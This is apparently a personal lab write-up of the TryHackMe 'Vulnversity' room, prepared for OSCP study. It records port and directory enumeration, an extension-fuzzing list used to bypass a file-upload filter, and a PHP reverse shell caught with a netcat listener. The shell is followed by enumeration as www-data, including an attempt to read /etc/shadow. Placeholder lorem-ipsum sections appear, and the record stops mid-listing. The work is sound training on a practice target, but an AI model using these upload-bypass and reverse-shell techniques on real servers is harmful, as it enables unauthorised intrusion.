Vulnercity (attempt 2)

Link	https://tryhackme.com/r/room/vulnversity	
IP	10.10.119.49	
Type	LINUX	
Status	in Progress	
DATE	20.04, 14.04.2024	

OSCP Preparations

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. - Lateral movement to user (if was any)
6. Priv escalation
7. Loot
8. - Archive (if was anything to archive, for egz. not working exploits)

Resolution summary

- Text
- Text

Improved skills

- skill 1
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# nmap -p- 10.10.119.49 -oN nmapscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 02:56 EDT
Nmap scan report for 10.10.119.49
Host is up (0.049s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes

Nmap done: 1 IP address (1 host up) scanned in 68.88 seconds
```

Enumerated open TCP ports:

```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# nmap -A -T4 -p $(cat ports) 10.10.119.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 03:00 EDT
Nmap scan report for 10.10.119.49
Host is up (0.047s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-
N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2
(93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Android 5.1
(93%), Linux 3.13 (93%), Linux 3.2 - 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 2 hops
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2024-04-20T03:00:40-04:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-20T07:00:40
|_  start_date: N/A
|_clock-skew: mean: 1h20m02s, deviation: 2h18m33s, median: 2s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   46.47 ms 10.9.0.1
2   46.53 ms 10.10.119.49

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.73 seconds
```

Enumerated top 200 UDP ports:

```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# nmap -sU --top-ports 200 10.10.219.116

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 03:01 EDT
Nmap scan report for 10.10.219.116
Host is up (0.047s latency).
Not shown: 197 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
111/udp  open          rpcbind
```

```
2049/udp open          nfs
```


Enumeration


Port 3333 - HTTP (Apache httpd 2.4.18)

```
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# gobuster dir -u http://10.10.119.49:3333/ -w
/usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.119.49:3333/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 298]
/.htaccess            (Status: 403) [Size: 298]
/css                  (Status: 301) [Size: 317] [──>
http://10.10.119.49:3333/css/]
/fonts                (Status: 301) [Size: 319] [──>
http://10.10.119.49:3333/fonts/]
/images               (Status: 301) [Size: 320] [──>
http://10.10.119.49:3333/images/]
/internal             (Status: 301) [Size: 322] [──>
http://10.10.119.49:3333/internal/]
/js                   (Status: 301) [Size: 316] [──>
http://10.10.119.49:3333/js/]
/server-status        (Status: 403) [Size: 302]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
```

```
═══════════════════════════════════════════════════════════════
```






```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# gobuster dir -u http://10.10.119.49:3333/internal/ -w
/usr/share/wordlists/dirb/big.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.10.119.49:3333/internal/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/css                  (Status: 301) [Size: 326] [──>
http://10.10.119.49:3333/internal/css/]
/uploads              (Status: 301) [Size: 330] [──>
http://10.10.119.49:3333/internal/uploads/]
Progress: 20469 / 20470 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```



so html, php and aspx files are not allowed.

Port 129 - HTTP (smbd 3.X - 4.X)

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```


```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# smbclient -L //10.10.119.49/
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (vulnuniversity server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            VULNUNIVERSITY


┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# smbclient  //10.10.119.49/print$
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# smbclient  //10.10.119.49/IPC$
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
```

```
smb: \> dir
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Perhaps File Upload in IPC$?


Exploitation - php reverse shell, file upload restrictions bypass

Name of the technique




so html, php and aspx files are not allowed.

Fuzzing the application for allowed file extentions.
https://github.com/InfoSecWarrior/Offensive-Payloads/blob/main/File-Extensions-Wordlist.txt



It didn't work




Let's try hacktricks


https://book.hacktricks.xyz/pentesting-web/file-upload

Created fuzzing list:
So, let's try the same file (reverse php shell from pentest monkey, or aspx reverse shells), but with diffrent file extentions for php / aspx executions


```
.php
.php2
.php3
.php4
.php5
.php6
.php7
.phps
.phps
.pht
.phtm
.phtml
.pgif
.shtml
.htaccess
.phar
.inc
.hphp
.ctp
.module
.asp
.aspx
.config
.ashx
.asmx
.aspq
.axd
.cshtm
.cshtml
.rem
.soap
.vbhtm
.vbhtml
.asa
.cer
.shtml
.php
.php4
.php5
.phtml
.module
.inc
.hphp
.ctp
```


After some time of manual upload, i got success message on .phtml extention





After clicking on shell.phtml (invoking it)





Let's move to priv escalation

Lateral Movement to user

Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Lateral Movement vector

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Privilege Escalation

Local Enumeration

Manual enumeration

```
┌──(root㉿kali)-[/home/kali/tryhackme/vulncity]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.9.1.12] from (UNKNOWN) [10.10.94.254] 46404
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:38:12 up  1:16,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ uname -a
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$ uname -r
4.4.0-142-generic
$ hostname
vulnuniversity
$ sudo -l
sudo: no tty present and no askpass program specified
$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.6 LTS"
NAME="Ubuntu"
VERSION="16.04.6 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.6 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
$ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
```

```
CPU(s):                1
On-line CPU(s) list:   0
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             1
NUMA node(s):          1
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 79
Model name:            Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
Stepping:              1
CPU MHz:               2300.018
BogoMIPS:              4600.03
Hypervisor vendor:     Xen
Virtualization type:   full
L1d cache:             32K
L1i cache:             32K
L2 cache:              256K
L3 cache:              46080K
NUMA node0 CPU(s):     0
Flags:                 fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge
mca cmov pat pse36 clflush mmx fxsr sse sse2 ht syscall nx rdtscp lm
constant_tsc rep_good nopl xtopology pni pclmulqdq ssse3 fma cx16 pcid
sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c
rdrand hypervisor lahf_lm abm invpcid_single kaiser fsgsbase bmi1 avx2 smep
bmi2 erms invpcid xsaveopt
$ ps -efw
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 07:21 ?        00:00:35 /sbin/init
root         2     0  0 07:21 ?        00:00:00 [kthreadd]
root         3     2  0 07:21 ?        00:00:00 [ksoftirqd/0]
root         5     2  0 07:21 ?        00:00:00 [kworker/0:0H]
root         6     2  0 07:21 ?        00:00:00 [kworker/u30:0]
root         7     2  0 07:21 ?        00:00:00 [rcu_sched]
root         8     2  0 07:21 ?        00:00:00 [rcu_bh]
root         9     2  0 07:21 ?        00:00:00 [migration/0]
root        10     2  0 07:21 ?        00:00:00 [watchdog/0]
root        11     2  0 07:21 ?        00:00:00 [kdevtmpfs]
root        12     2  0 07:21 ?        00:00:00 [netns]
root        13     2  0 07:21 ?        00:00:00 [perf]
root        14     2  0 07:21 ?        00:00:00 [xenwatch]
root        15     2  0 07:21 ?        00:00:00 [xenbus]
root        17     2  0 07:21 ?        00:00:00 [khungtaskd]
root        18     2  0 07:21 ?        00:00:00 [writeback]
root        19     2  0 07:21 ?        00:00:00 [ksmd]
root        20     2  0 07:21 ?        00:00:00 [crypto]
root        21     2  0 07:21 ?        00:00:00 [kintegrityd]
root        22     2  0 07:21 ?        00:00:00 [bioset]
root        23     2  0 07:21 ?        00:00:00 [kblockd]
```

```
root        24     2  0 07:21 ?        00:00:00 [ata_sff]
root        25     2  0 07:21 ?        00:00:00 [md]
root        26     2  0 07:21 ?        00:00:00 [devfreq_wq]
